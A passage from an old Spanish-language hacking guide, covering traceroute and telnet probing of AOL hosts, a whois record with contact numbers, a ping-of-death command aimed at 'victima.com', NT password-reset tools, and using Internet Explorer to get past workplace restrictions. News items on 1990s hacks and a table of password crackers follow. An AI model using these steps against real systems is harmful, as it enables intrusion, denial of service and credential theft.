6 284 ms 296 ms 178 ms f2.t112-0.Albuquerque.t3.ans.net [140.222.112.221]

7 298 ms 279 ms 277 ms h14.t64-0.Houston.t3.ans.net [140.223.65.9]

8 238 ms 234 ms 263 ms h14.t104-0.Atlanta.t3.ans.net [140.223.65.18]

9 301 ms 257 ms 250 ms dns-aol.ans.net [198.83.210.28]

Trace complete.

Al final conseguimos el trazado completo llegando a lo que seguramente es un ordenador de AOL, y parece como si estuviera fuera del Firewall! Pero nótese cómo tracert tomó una ruta diferente esta vez, yendo por Atlanta en vez de por St. Louis y Reston. Pero este, el igual que los otros, posee en su dirección el "ans.net" junto con los "t3", por lo que este último nombre de dominio está usando la misma red que los anteriores.

Ahora, que podemos intentar acceder a la cuenta de luser@aol.com. Vamos a hacer port surfing en este último servidor de AOL, pero para hacer esto necesitaremos modificar un poco nuestra configuración de telnet.

Clickear en Terminal, y luego en Preferencias. En el cuadro de preferencias se debe seleccionar "Eco Local". Debe hacerse esto para ver las cosas que lleguen cuando se está haciendo el port surfing. Por alguna razón, algunos de los mensajes que un ordenador remoto envía no aparecen en la pantalla de Windows95 (telnet) a menos que se active la opción de eco local.

Sin embargo, debe tenerse cuidado, porque en algunas situaciones todo lo que se teclee aparecerá duplicado. Por ejemplo, si se teclea "hello" la pantalla de telnet puede mostrar "heh lelllo o". Esto no significa que haya errores de tecleado, sino que lo que se escribe sufre un eco de regreso a intervalos variables.

Ahora clickear en Conectar, luego en Sistema Remoto. A continuación introducir el nombre de ese último Server de AOL, dns-aol.ans.net. Debajo de eso, en Puerto, escribir "Daytime". Esto hará que el Server envíe el día de la semana, la fecha y la hora de su región geográfica. Sabemos ahora que dns-aol.ans.net está expuesto al mundo, con al menos un puerto abierto.

Esto nos da ánimos para seguir con el port surfing.

Advertencia: Si todo el mundo que lea esto hace telnet al puerto de fecha de este ordenador, el sysadmin dirá "Whow, estoy siendo atacado por hackers!!! Será que existe alguna clase de exploit para el servicio de fechas! Cerrar, este puerto rápidamente!".

Ahora probaremos el ordenador de Reston. Seleccionar Host Remoto otra vez y escribir el nombre h12.t60-0.Reston.t3.ans.net. Si no se consigue nada al hacer port surfing: Primero desactivar la opción de "Eco local" y entonces volver a hacer telnet a whois.internic. Preguntamos por este sistema (ans.net) que ofrece links a AOL:

```
[vt100] InterNIC > whois ans.netConnecting to the rs Database . . . . .Connected to the rs
DatabaseANS CO+RE Systems, Inc. (ANS-DOM) 100 Clearbrook Road
```

Elmsford, NY 10523

Domain Name: ANS.NET

Administrative Contact:

Hershman, Ittai (IH4) ittai@ANS.NET

(914) 789-5337

Technical Contact:

ANS Network Operations Center (ANS-NOC) noc@ans.net

1-800-456-6300

Zone Contact:

ANS Hostmaster (AH-ORG) hostmaster@ANS.NET

(800)456-6300 fax: (914)789-5310

Record last updated on 03-Jan-97.

Record created on 27-Sep-90.

Domain servers in listed order:

NS.ANS.NET 192.103.63.100

NIS.ANS.NET 147.225.1.2

Ahora si realmente se desea ser un hacker ingenioso podría llamarse a esos teléfonos 800 y probar mediante ingeniería social a sacar un password a alguien que trabaje en esa red. Pero eso no estaría bien y no hay nada legal que pueda hacerse para conocer los passwords. Esta es una de las formas de cómo se puede hackear utilizando información que lleve a los servidores que controlan e-mail.

QUE MÁS SE PUEDE HACERSE CON UNA CONEXIÓN Y WINDOWS 95?

El ping de la muerte Es una manera rápida de perder el trabajo. Se hace desde el prompt de Windows (MS-DOS). Afortunadamente muchos administradores de sistema han actualizado y reparado las cosas actualmente para que el ping de la muerte no funcione. Pero para el caso de que tu ISP o LAN en el trabajo o en el colegio no esté protegida, no lo pruebes sin el consentimiento de tu administrador de sistemas.

La utilidad Ping sirve principalmente para saber si un servidor esta activo y además para poder calcular el trafico en la red según el tiempo de su respuesta. Básicamente se le envía un paquete a un servidor y este nos contesta, solo que si se le envía un paquete muy grande puede llegar desordenado, por lo que el servidor pide al origen que le vuelva a enviar una parte o la totalidad del paquete, por lo que se produce un datagrama del ping muy grande y producirá su caída. Para ejecutar este ataque solo tenemos que escribir:

```
c:\>ping -l 65510 victima.com
```

También existe el ping ordinario, que también se realiza desde MS-DOS. Es como una clase de tracer, pero todo lo que hace es medir el tiempo que tarda un mensaje en ir de un ordenador a otro, sin decirte nada sobre los ordenadores que se encuentran entre el tuyo y el otro (al que se le hace el ping).

Otros comandos TCP/IP ocultos de MS-DOS son: **ARP** Tablas de traducción de direcciones IP a físicas. **FTP** File Transfer Protocol (Protocolo de Transferencia de Archivos). **Nbtstat** Visualiza información sobre la red actual, maravilloso para ser usado en tu propio . ISP.

Netstat Similar a Nbtstat

Route Controla las tablas de Routers (enrutado). El Hacking de Routers está considerado de extra elite. Al ser comandos "semi-secretos", no se puede conseguir detalles sobre su funcionamiento en el menú de ayuda del MS-DOS.

Para conseguir ayuda simplemente teclea el comando *arp*, *nbtstat*, *ping* y *route*, y pulsa enter. Para obtener ayuda para el comando netstat debe ponerse el comando "netstat ?" .

Telnet tiene también una opción de ayuda en la barra de tareas. Ahora supongamos que se quiere realizar un Hacking serio, y se necesita conocer otros comandos además de los que acabamos de ver, pero sin usar UNIX.

¿Por tanto cuál es la siguiente opción para hacer Hacking serio desde Windows?

¿Crackear passwords de servidores Windows NT?

Al programa freeware [NTLocksmith](#) para Windows95, añadirle el [NTRecover](#) que permite el cambio de passwords en sistemas donde el password administrativo se ha perdido. Funciona el 100% de las veces. Consigue NTLocksmith y NTRecover (y montones más de herramientas para el hacker gratis) en una próxima obra digital, como ésta, de **Ediciones Cracker Colombia**.

Advertencia :Puede Ir a la Cárcel. *Si usa NTRecover para acceder a un sistema ajeno, está pidiendo a gritos ser atrapado.*

¿Pero de dónde puede conseguirse la herramienta de Hacking más mortífera que funcione en Windows? En <http://home.microsoft.com>

(¡El mismo sitio de Microsoft!)

Este programa mortífero es el Internet Explorer 3.0, o el 4, o el 5, o el último 5.5.

Desdichadamente, lo que mejor hace este programa es dejar a otros hackers introducirse en su sistema y hacer cosas como por ejemplo obligar a su programa de planilla de cálculo (por ej. Quicken) a transferir los registros de los ahorros de toda tu vida a alguien en Afganistán.

Internet Explorer es realmente un shell de Windows alternativo que opera muy similarmente al Administrador de Archivos o al Explorador que viene con los sistemas operativos Windows 95, Windows 98, Windows 2000, Windows ME y Windows NT.

Desde Internet Explorer puede utilizar cualquier programa de su ordenador. O cualquier programa



al que tenga acceso a través de su LAN.

Nota: Un shell es un programa que se encuentra entre el sistema operativo y el usuario. Lo mejor de que Internet Explorer sea un shell de Windows es que Microsoft nunca le dijo a nadie que efectivamente fuese un shell. Los problemas de seguridad que están acosando como una plaga a Internet Explorer son la mayoría, consecuencia de que resulte ser un shell. Por el contrario, los navegadores Netscape y Mosaic no son shells. También son mucho más seguros de usar que el anterior.

Para usar Internet Explorer como un shell de Windows, enciéndalo justo como si fuese a utilizarlo para navegar normalmente. Impide el intento del programa de establecer una conexión de Internet.

Entonces en el espacio donde normalmente teclearía la URL a la que quiere ir, escriba c: en su lugar. Todas esas carpetas que aparecen en la pantalla. Le resultan familiares? Es lo mismo que te mostraría el Explorador. Ahora, por diversión, haga click en "Archivos de Programa", luego en "Accesorios" y finalmente en "MSPaint".

Entonces arrancar el MSpaint. ¿Por tanto, se puede utilizar Internet Explorer como herramienta de Hacking? Una manera es si está usando un ordenador que restringe la utilización de otros programas en una LAN, por ejemplo. La próxima vez que acabe frustrado en el ordenador del trabajo o el de la biblioteca, compruebe si tiene el Internet Explorer. Si lo tiene, haga funcionar el programa e intente escribir letras de unidades de disco. Mientras que en su ordenador C: es una

unidad corriente, en una LAN puede obtener resultados poniendo R: o Z: o cualquier otra letra del alfabeto.

Ahora supongamos que desea acceder al archivo de sistema NTFS que Windows NT usa desde su Windows95 o incluso desde la plataforma de MS-DOS. Esto puede ser útil si quiere usar Windows95 como una plataforma para hackear un sistema de Windows NT.

<http://www.ntinternals.com/ntfsdos> ofrece un programa que permite a Windows95 y a MS-DOS reconocer y hacer funcionar unidades NTFS para acceso transparente.

HACK&BUSINESS (LAS EMPRESAS Y LOS ASESORES)

Para la mayoría de las empresas, las grandes oportunidades de ganar dinero en Internet todavía puede que estén lejos, pero las empresas de seguridad informática ya están viendo cómo sus arcas se llenan. Internet, que al principio no era nada más que una modesta asociación de redes informáticas utilizada por investigadores para el intercambio de información, no fue concebida para servir de autopista al comercio mundial. En los primeros tiempos, la comunidad Internet era una especie de pequeño pueblo de gentes con ideas afines, donde todos se conocían y donde todos confiaban en los demás. Inevitablemente, el carácter de Internet ha cambiado ahora que están conectadas millones de personas en todo el mundo. Con la irrupción de las empresas en Internet, éstas se aprovechan de una mejor relación con clientes, proveedores y empleados en oficinas remotas pero, al mismo tiempo, se arriesgan más a que sus sistemas informáticos puedan ser violados por personas ajenas con intenciones delictivas. Así se explica que el sector de la seguridad informática, antaño una especialidad misteriosa, se haya convertido en un negocio en boga.

Los peligros de un mundo conectado han hecho que corran buenos tiempos para los asesores de seguridad informática, auditores, criptógrafos y otros profesionales. La gran demanda de profesionales especializados ha hecho que los salarios suban rápidamente, a veces doblándolos o triplicándolos en los últimos cinco años, y algunos expertos en seguridad informática ganan actualmente sueldos de unos 120.000 dólares anuales. La búsqueda de talentos en seguridad informática se extiende por el mundo entero. Wletse Venema, científico informático de la universidad holandesa de Eindhoven, es coautor de Satán, un atractivo programa de software diseñado para detectar fallos de seguridad en cualquier sistema informático conectado a Internet. A finales del año pasado, fue requerido por varias empresas internacionales, antes de que se decidiera por el laboratorio de investigación de IBM en las afueras de la ciudad de Nueva York. "Ahora hay una gran demanda para mis conocimientos", comenta jocosamente. Resulta difícil precisar las cifras del gasto destinado a seguridad informática. Muchas empresas tratan esta partida de sus presupuestos como información confidencial. Dataquest, empresa dedicada a investigaciones de mercado, calcula que las empresas en todo el mundo invertirán este año 6.300 millones de dólares en seguridad de las redes informáticas. El cálculo de Dataquest, no obstante, abarca sólo servicios suministrados por contratistas ajenos a la empresa, de modo que no incluye los gastos en personal fijo y soporte físico. Aún así, incluso tomando en cuenta sólo a los contratistas, Dataquest prevé que la facturación en el ámbito de seguridad se duplicará con creces a lo largo de los tres próximos años hasta llegar a los 12.900 millones de dólares. Aproximadamente una tercera parte de ese gasto se realizará en Estados Unidos, mientras que el resto corresponde principalmente a Europa y Asia.

La industria de seguridad informática comprende a miles de empresas en todo el mundo, pasando por toda la gama, desde multinacionales gigantes como **International Business Machines**

Corporation o Science Applications International Corporation, hasta las más pequeñas integradas por una sola persona. Por supuesto, es el miedo lo que impulsa este aumento de los gastos en seguridad informática. Los temores empresariales aumentan con cada noticia de piratas informáticos que irrumpen en sitios de renombre en la Red, como el ataque a principios de año a la página de la CIA. Las autoridades policiales afirman que las intrusiones en los sistemas informáticos de las empresas que denuncian son muy pocas, como mucho un 15%.

Pero las pocas que si se denuncian, como el caso de los sabotadores informáticos que en 1994 se colaron en el Citibank y consiguieron obtener diez millones de dólares en transferencias de fondos ilegales (de las cuales solamente se recuperaron 400.000 dólares), tienden a sembrar la alarma. "La cuestión no es tanto la seguridad de la Red, sino su inseguridad", afirmó Alice Murphy, analista de Dataquest. Hay mucha ansiedad en el ambiente.

El grado de ansiedad de las empresas y el importe que deben invertir en seguridad informática son objeto de un acalorado debate. Y ese debate refleja en parte una división en la cultura de Internet entre el genio pirata del pasado, cuando el estado subvencionaba la Red y la información se intercambiaba libremente, y el genio comercial de la Internet de hoy. También es cierto que la motivación de muchos piratas es la emoción y el desafío intelectual. Ellos componen gran parte del público internacional se calcula que existen unos 1900 sitios en la Web donde se proporcionan trucos y herramientas para el pirateo y docenas de publicaciones como Phrack y 2600, Revista trimestral sobre piratería informática. No obstante, existe un animado mercado ilegal en esta materia, según expertos en seguridad, con una gama de precios para sabotear una página de Internet que oscila entre 6300 y 7000 dólares. Por lo general se exigen pagos adicionales por el hurto de secretos comerciales o por infligir daño en el sistema informático de una empresa de la competencia. En todo caso, como señalan algunos analistas, existe una considerable diferencia entre la vulnerabilidad potencial de los sistemas informáticos de las empresas y el riesgo real que corren. "El riesgo existe, pero se tiende a exagerar la amenaza", comenta George Colony, presidente de Forrester Research Inc., empresa asesora de Cambridge, Massachusetts.

Forrester calcula que las pérdidas por fraude en el comercio de Internet probablemente ronda un dólar cada mil.

Para hacernos una idea, según Forrester, las pérdidas por fraude en el servicio de telefonía celular son de unos 19 dólares por cada mil aproximadamente, mientras que las pérdidas por transacciones electrónicas con tarjetas de crédito se aproximan a los 2 dólares por cada mil de productos cobrados. No obstante, hasta los escépticos como Colony, de Forrester, están de acuerdo en que la seguridad informática es algo que precisa atención continua. "Supone un riesgo controlable que no debería desanimar a las empresas a la hora de lanzarse al comercio en Internet", comenta Colony, "pero también digo a nuestros clientes que piensen en la seguridad electrónica como una guerra de guerrillas que durará eternamente". Esta guerra de guerrillas se está desarrollando de diferentes maneras en cada país. Las empresas norteamericanas, por ejemplo, son más propensas a contratar expertos de seguridad informática en calidad de empleados fijos, como ha hecho ya el 78%, según una encuesta realizada por la firma contable Ernst & Young y la revista comercial Information Week entre 4.200 ejecutivos de servicios información, en 24 países.

SEGURIDAD : BARRERA AL COMERCIO ELECTRÓNICO

Recientemente ha aparecido publicada una encuesta sobre las barreras al comercio electrónico, llevada a cabo por ITAA (Information Technology Association of America) y la consultora Ernst & Young.

Es un hecho que el comercio electrónico no ha experimentado todavía el crecimiento ni la aceptación que el entusiasmo inicial pronosticaba para el futuro inmediato.

La encuesta tenía por cometido el analizar cuáles eran los mayores factores que actúan de freno a la expansión de la actividad comercial en Internet y de acuerdo con los resultados obtenidos, la barrera más importante es, obviamente, la falta de confianza (señalada por el 62% de los encuestados).

Esta desconfianza hacia las nuevas tecnologías se articula en torno a tres temores fundamentales:

- 1)-** La privacidad (60%), que los usuarios finales sienten amenazada en la medida en que desconocen hasta qué punto los datos personales que suministran a un servidor de comercio electrónico serán tratados de forma confidencial. ¿Quién le asegura al comprador que sus datos no se almacenarán a la ligera, siendo accesibles fácilmente por un hacker o un empleado desleal? ¿Cómo saber que no se revenden a terceros?
- 2)-** La autenticación (56%), que inquieta a los usuarios, quienes dudan si la persona con la que se comunican es verdaderamente quien dice ser. Sin embargo, dada la relativa facilidad de falsificar una página web e incluso un sitio web completo, ¿cómo asegurarse de que se está comprando en una tienda virtual o en una imitación fiel?
- 3)-** La seguridad global (56%), que preocupa a los usuarios, pues temen que la tecnología no sea suficientemente robusta para protegerlos frente a ataques y apropiaciones indebidas de información confidencial, especialmente en lo que respecta a los medios de pago.

Es interesante el hecho de que de toda la actividad de compra, lo que más sigue preocupando es la operación de pago, es decir, el momento en el que el comprador se enfrenta a la ventana donde han introducido su número de tarjeta de crédito y duda a la hora de pulsar el botón de "Enviar". "¿Me robarán?, ¿seré víctima de un fraude?", se pregunta el usuario en el último momento.

Estos temores, qué duda cabe, tienen su fundamento real y su solución no resulta trivial. En el primer caso, la tecnología, y en concreto la criptografía, ofrecen las herramientas necesarias para la protección férrea de la información almacenada en las bases de datos corporativas, información como listas de clientes, sus datos personales y de pago, listas de pedidos, etc. Existen muchas técnicas de control de acceso que hábilmente implantadas garantizan el acceso a la información confidencial exclusivamente a aquellos usuarios autorizados para ello. Ahora bien, se han producido incidentes de servidores de comercio que almacenaron esta clase de información sensible ¡en archivos accesibles vía web por cualquier navegante! Por lo tanto, aunque la criptografía provee de medios aptos, depende en última instancia de la empresa el nivel de compromiso que adopte respecto a la seguridad de los datos que conserva en sus ficheros y su política de control de acceso. Así pues, éste es un temor bien presente y sin fácil respuesta. La tecnología nada tiene que decir si un comerciante decide vender su información a terceros. La delgada línea que protege la privacidad del usuario está constituida en este caso por la integridad moral de la empresa.

En el segundo caso, la solución inmediata que ofrece la criptografía viene de la mano de los certificados digitales. La tecnología de certificación está suficientemente madura como para autenticar adecuadamente a las partes involucradas en una transacción. La más comúnmente utilizada es SSL y a pesar de la tan vapuleada limitación criptográfica fuera de Norteamérica de claves débiles de 40 bits, lo

cierto es que a la hora de autenticar a las partes, principalmente al servidor, SSL funciona satisfactoriamente. Otro asunto es si asegura o no la confidencialidad, cuestión más que dudosa, si

se tiene en cuenta que una clave de 40 bits se rompe en cuestión de horas, con lo que los datos por ella protegidos quedan al descubierto rápidamente. Otras tecnologías emergentes, ofrecen mucha mayor confianza en este campo y, de paso, dan solución al primer problema de la privacidad, ya que permite autenticar a las partes involucradas en la transacción de manera completamente segura, sin restricciones criptográficas debidas a absurdas leyes de exportación. Su mecanismo de firma dual garantiza además que el comerciante no conocerá los datos de pago (número de tarjeta de crédito), eliminando así la posibilidad de fraude por su parte. Esto garantiza así que el comerciante cobra por la venta y que el comprador no es estafado por el comerciante ni por hackers.

En cuanto al tercer temor, nuevamente la criptografía y los productos de seguridad proporcionan las soluciones a los problemas.

Otra cuestión es: ¿incorporan los servidores de comercio todas las medidas necesarias para asegurar las transacciones con el usuario?. Las herramientas ofrecen solución tecnológica a los retos que se le presentan a la seguridad en el comercio electrónico, pero ¿se usa correctamente? ¿Se usa en absoluto? Por lo que parece, las verdaderas barreras al comercio electrónico no son tanto tecnológicas como humanas. Una vez más, el eslabón más débil de la cadena es de índole personal, no tecnológico.

MICROSOFT DESAFÍA A HACKERS

Microsoft le invita a probar sus habilidades como hacker mediante un sitio Web operado en un ambiente Windows 2000 y desprovisto de software Cortafuegos (Firewall). Con ello, los interesados tienen la posibilidad de irrumpir en un servidor sin ser perseguidos luego por la justicia.

La compañía informa que en todo momento el servidor tendrá instalada la última versión beta del sistema operativo Windows 2000. El desafío forma parte de las pruebas de seguridad que Microsoft realiza con el sistema operativo, que según las intenciones de la compañía ha de convertirse "en el más seguro que haya existido".

En su lista de condiciones para participar en el *Hacking* autorizado, la compañía sugiere a quienes logren ingresar al servidor "cambiar archivos o contenidos, aunque evitando los comentarios insolentes o groseros". De igual modo, indica que el servidor contiene una serie de mensajes ocultos, que invita a encontrar. Bajo el subtítulo "Hágalo Interesante", la compañía precisa que filtrará aquellos intentos de Hacking simple, tales como el bombardeo de paquetes tendientes a doblegar al servidor desbordando su capacidad de respuesta.

Por último, Microsoft precisa que la invitación se refiere única y exclusivamente al sitio de prueba.

- <http://www.windows2000test.com/>

AHORA LINUX DESAFÍA A HACKERS

Luego del desafío planteado por Microsoft a hackers interesados en poner a prueba la seguridad y presunta impenetrabilidad de Windows 2000, la compañía Linux PPC lanzó una oferta similar. El premio para quien logre violar la seguridad del servidor es... el servidor.

Para el caso de Linux PPC, se trata de un servidor operado con la instalación estándar, incluyendo Telnet y el servidor Web Apache. Desde su instalación, el martes 3, a la fecha, el servidor ha registrado 11.294 intentos infructuosos de irrupción.

El hacker que logre penetrar el servidor se llevará la máquina como premio, informa Linux PPC. La única condición será reproducir exactamente, paso a paso, el procedimiento seguido.

En la página Web creada para el concurso, J. Carr, administrador del sistema, "felicit" a los 87 habilidosos que hasta ahora han intentado realizar una conexión telnet a la máquina pretendiendo ser el propio Carr.

El sitio del caso se encuentra en:

- <http://crack.linuxppc.org/>

HECHOS DESTACABLES

En 1996, la página Web de Kriesgman (<http://www.kriesgam.com/>), una de las principales fábricas de pieles de Estados Unidos fue hackeada por unos chicos que pusieron carteles y frases en defensa del animal y la ecología. También en noviembre de 1996 fue asaltada la página de la Agencia Central de Inteligencia de los EE. UU (CIA) (<http://www.odci.gov/cia>) y en su lugar ubicaron la frase "Welcome to the Central Stupidity Agency". Las famosas cantantes inglesas de Spice Girls (<http://www.spicegirls.com/>) tampoco salieron indemnes de esta cruzada ideológica cuando en 1997 fue modificado su site para protestar contra "la cultura pop y el uso masivo de Internet". Sin ir tan lejos, la Web principal del Ministerio de justicia local fue intervenida por el grupo **x-team**, colocando una fotografía de José Luis Cabezas el mismo día que se cumplía un año de su cruel asesinato. Debajo, se encontraba un texto donde supuestamente los funcionarios le pedían perdón al pueblo por trabar constantemente el esclarecimiento del caso. La pantalla, con la tristemente famosa mirada de Cabezas, permaneció allí 24 horas hasta que la removieron. Consultados los autores de ese hackeo dijeron que ellos "golpearon las puertas cibernéticas de la justicia".

Los Hackers pretenden que Internet sea un espacio de comunicación libre de toda censura y restricción conspirando contra todo medio contrario a ese pensamiento. Seguramente por eso, el presidente Bill Clinton, el principal mentor de intentar ponerle restricciones a la red mundial, es parodiado constantemente con fotos trucadas que hacen alusión al sexgate desatado tiempo atrás.

Estos personajes suelen ingresar también a un sistema dejando "evidencias" de que ellos estuvieron allí con el objetivo de que los encargados de la seguridad de la empresa sepan que pueden volver y destruir lo que se les plazca en el momento menos pensado. En ocasiones, muchos fueron contratados bajo altísimos sueldos por las empresas que fueron hackeadas para que ellos mismos construyan un sistema más seguro. Tienen mucho poder y lo saben. Por eso son perseguidos constantemente.

El gobierno de los Estados Unidos, en defensa de sus empresarios, ha decidido hace unos años tomar cartas en el asunto personalmente. Se creó una división especial en el FBI llamada National Computer

Crime Squad que protege a las computadoras gubernamentales, financieras, de instituciones médicas, etc. Ya existen leyes que penalizan el accionar estos delitos a diferencia de nuestro país, donde la legislación al respecto es nula. En 1996, el argentino Julio César Ardita penetró ilegalmente a la red del Pentágono de Estados Unidos mediante Internet y provocó el enojo de más

de uno en el país del norte. Fue condenado allí a cinco años de prisión en suspenso y debió pagar una multa de 5000 dólares. A pesar de la sanción, Ardita tiene, a modo de homenaje y admiración, cientos de páginas en Internet construidas por personas de diferentes países donde se pueden ver sus fotos y datos personales.

Poseen su propia ética, su propio vocabulario y son por demás utópicos. Tienen niveles de aprendizaje y detestan a aquellos que se animan a prejuizarlos. Son solidarios entre sí y, cuando no están sentados frente a sus máquinas, estudian nuevas formas para penetrar en lugares hinóspitos. No son muy sociables y les causa mucho placer sentir que transgreden.

HACKERS VULNERARON RED DEL PENTÁGONO(27.02.98): Durante las dos últimas semanas, la red informática del Pentágono ha estado expuesta a intensas irrupciones de grupo de hackers.

El Subsecretario estadounidense de Defensa, declaró a los medios que "se trata del ataque más organizado y sistemático experimentado por el Pentágono". Según Hamre, nada hace suponer que el asunto tenga alguna relación con la crisis iraquí.

La Secretaría de Defensa de Estados Unidos no desea proporcionar detalles del asunto a fin de no perjudicar las investigaciones correspondientes, que han sido encargadas al FBI. En tal sentido, se limitó a señalar que los hackers en ningún momento tuvieron acceso a información clasificada, sino "sólo" a los registros de personal y sueldos.

El ataque contra el Pentáfono no es el primero realizado contra computadoras del gobierno y la defensa de Estados Unidos. En diciembre pasado, el sitio web de la fuerza aérea de ese país también fue alterado por hackers, que incorporaron a la página de inicio una imagen pornográfica. En septiembre fue el turno de la CIA (Central Intelligence Agency), que vio su nombre modificado a Central Stupidity Agency.

(19.07.99): Personas de todo el mundo podrán tener acceso a botines multimillonarios gracias a la falla del milenio, según consultora.

En un informe elaborado por la consultora Gartner Group, se advierte contra las actividades de estafadores sofisticados que aprovecharán los errores en sistemas de seguridad el 31 de diciembre, para apoderarse de dinero ajeno mediante procedimientos electrónicos.

En el informe, que se basa en información recabada entre 1.000 de sus clientes, la consultora indica que no le sorprendería si al menos un robo electrónico excede los mil millones de dólares.

En el documento se pone de relieve que uno de los mayores factores de riesgo es que empleados y contratistas encargados de compatibilizar sistemas "dejen una puerta trasera abierta", que posteriormente pueda ser utilizada por ellos mismos o por terceros para ingresar ilícitamente.

Al respecto, Joe Pucciarelli, autor del informe de Gartner Group, declaró a USA Today que "hemos abiertos todos nuestros sistemas a personas a quienes no necesariamente conocemos bien". En tal contexto, precisó que varias compañías han descubierto "entradas traseras" en sus sistemas informáticos, dejadas ahí sin autorización con el fin evidente de obtener acceso posterior al sistema.

HACKERS ATACAN SITIO DE HILLARY CLINTON

(28.07.99): Como es sabido, la primera dama estadounidense, Hillary Clinton, aspira a convertirse en senadora por Nueva York. Como parte de su campaña, su equipo creó un sitio web (<http://www.hillary2000.com>), que ya ha sido asaltado por piratas informáticos.

La intervención realizada por los hackers fue relativamente leve, ya que sólo implicó un redireccionamiento del URL, que hizo que quienes intentaran acceder al sitio web de la candidata fuesen llevados a una página web creada por "Los Amigos de Giuliani" –simpatizantes de Rudolph Giuliani– también candidato a una senaturía por Nueva York.

Jerry Irvine, experto consultado por CNN, señaló que lo más probable es que los hackers hayan recurrido a un truco conocido como *DNS poisoning*; es decir un "envenenamiento" del sistema de nombres de dominios (Domain Name Server), haciendo que al escribir una dirección en la web los usuarios sean llevados a una dirección distinta.

Los autores de la página web sobre Giuliani desmienten categóricamente ser los autores del sabotaje de la página de Hillary Clinton.

A la fecha, el problema no ha sido solucionado, por lo que la página de la candidata sólo presenta un mensaje en numerosos idiomas, con el texto "en construcción".

100 HACKERS PREPARAN ATAQUE CONTRA INDONESIA

(23.08.99): José Ramos Horta, quien en 1996 fuese galardonado con el Premio Nobel de la Paz junto al obispo Carlos Belo, advirtió al gobierno de Indonesia que un grupo de 100 hackers se dispone a atacar el sistema bancario del país en caso de que adultere el resultado del plebiscito de fin de mes.

El día 30 de agosto, los ciudadanos de Timor del Este concurrirán a las urnas para decidir si desean o no independizarse de Indonesia. Hasta ahora, la "campaña" del gobierno de Yacarta ha resultado en más de 1.000 muertos y el desplazamiento forzado y relegación interna de más de 80.000 personas.

Temiendo que el plebiscito de independencia de Timor del Este se transforme en el mayor fraude electoral de la historia, José Ramos Horta advirtió al gobierno que 100 hackers europeos y estadounidenses han preparado un arsenal cibernético consistente de una docena de virus y modalidades de ataque diseñadas para causar un colapso del sistema financiero indonesio, escribe BBC News.

En caso de conseguir su objetivo, las pérdidas serían de "varios cientos de millones de dólares", lo que tendría efectos catastróficos para la economía de Indonesia, en palabras del propio Horta. A juicio del galardonado con el Premio Nobel de la Paz, un ataque informático contra Indonesia es plenamente justificable, especialmente al considerar que no se perderían vidas humanas.

HACKERS CONTROLAN SATÉLITE MILITAR BRITÁNICO

(02.03.99): Satélite militar de comunicaciones está siendo controlado por piratas informáticos. El satélite sería usado para la defensa de Gran Bretaña en caso de un ataque nuclear.

Según el diario inglés Sunday Business, desconocidos alteraron el rumbo del satélite hace dos semanas, luego de lo cual las autoridades responsables recibieron una extorsión según la cual los hackers dejarían en paz el satélite a cambio de una fuerte suma de dinero en efectivo.

Expertos en seguridad y estrategias militares toman en serio la amenaza, recalcando que sería muy natural que enemigos interesados en atacar a Gran Bretaña con armas atómicas primero intentasen dejar fuera de servicio a los sistemas de comunicación.

Una fuente militar consultada por Sunday Business destacó el grave riesgo para la seguridad del país que implica que desconocidos logren apoderarse del control de un satélite. El hecho de que se trate de una extorsión agrava aún más las cosas, señaló.

Por el momento, tanto la policía británica como el Ministerio de Defensa se niegan a comentar los hechos.

HACKERS VULNERAN SITIO DE SYMANTEC

(03.08.99): El sitio web de Symantec fue alterado ayer por hackers. La noticia está causando revuelo en círculos informáticos, toda vez que la compañía es uno de los principales proveedores mundiales de software de seguridad y antivirus.

Como parte de su irrupción contra los servidores de Symantec, los hackers cambiaron la portada del sitio web corporativo con un texto procax en que su acción es reivindicada como una victoria ("*... we own your ass, Symantec*").

Según BBC News, los piratas informáticos también lograron infiltrar los servidores de Symantec con un programa tipo "gusano", que automáticamente se propaga por sistemas interconectados y que está en condiciones de causar daños similares a los virus.

Consultado por BBC, un portavoz de Symantec confirmó la alteración del sitio web, aunque desmintió que los hackers hubieran logrado instalar un "gusano" en sus sistemas.

El portavoz intentó quitar importancia a la situación, señalando que siempre existe el riesgo de que una compañía se vea afectada por tales ataques y que lo importante es corregir el daño con prontitud y restablecer el sitio web original.

A juicio del portavoz, el prestigio de Symantec no se verá alterado por el ataque, a pesar de ser una compañía líder del rubro de la seguridad informática.

Symantec denunció el hecho al FBI, que inició de inmediato las investigaciones correspondientes.

QUE PASARÁ MAS ADELANTE.....

La incorporación de las denominadas "redes inteligentes" podría dificultar considerablemente las actividades de los Hackers.

El Instituto Tecnológico de Georgia, EEUU, trabaja en un proyecto de desarrollo de redes neurológicas, que probablemente aumentarán la seguridad del tráfico digital.

El nombre "red neurológica" se basa en las neuronas del cerebro humano, que aprenden de la experiencia, creando conexiones entre las distintas áreas del cerebro. Con todo, cabe precisar que no se trata de redes que estén en condiciones de pensar, sino de sistemas capaces de identificar patrones en el flujo digital y aprender de los intentos de intrusión.

Hoy en día, los administradores de sistemas deben actualizar manualmente los sistemas de protección de las redes contra las embestidas de los sagaces piratas informáticos. Con la incorporación de redes inteligentes se hará más previsible y fácil la contención de los intrusos, según escribe James Cannady, experto en el tema, en un artículo en Netsys.com.

Según Cannady, tales redes estarán incluso en condiciones de detectar máquinas que monitorizan ilegalmente el tráfico de la red para captar y apoderarse de información tal como números de tarjetas de crédito, contraseñas y otros datos confidenciales. La novedad es que las redes neurológicas detectarán ese tipo de máquinas sin que sus operadores se percaten.

Mayor información en:

<http://www.gtri.gatech.edu/res-news/rchnews.html>

PROGRAMAS UTILIZADOS PARA HACKEAR

NOMBRE DEL PROGRAMA	DESCRIPCIÓN	S.O.
Cracker Jack 1.4	Descodificador de Passwords de Unix. Inglés.	Dos
Brute Forece 1.1	Descodificar de passwords Unix. Inglés.	Dos
John the Ripper 1.4	Posiblemente el mejor descodificador de password Unix.	Dos
Star Cracker 1.0	Otro descodificador de pass. Unix. Ing.	Dos
Hack486	Más descodificadores de pass. Éste incluye un fichero de password para probar. Muy rápido. Ing.	Dos
[Xit]v2.0	Más descodificadores..... Ing.	Dos
Crack v5.0	Otro descodificador pero de passwords ffb X. Ing.	Unix
Magic Cracker	Otro descodificador de passwords Unix. Ing.	Win95/NT
Jill20	Complemento para el Cracker Jack. Ing.	Dos
Unix Password analyzer	Busca personas bastante importantes en un fichero password de Unix. Ing.	Dos
VMS crack 1.0	Descodificador password de sistemas VMS.	-
Crack CNX	Descodifica ficheros cnx del software de infovía para Win3.x. Ing.	Dos
Glide	Dicen que descodifica los passwords .PWL de W95. No es compatible con la versión OSR2. Ing.	Dos
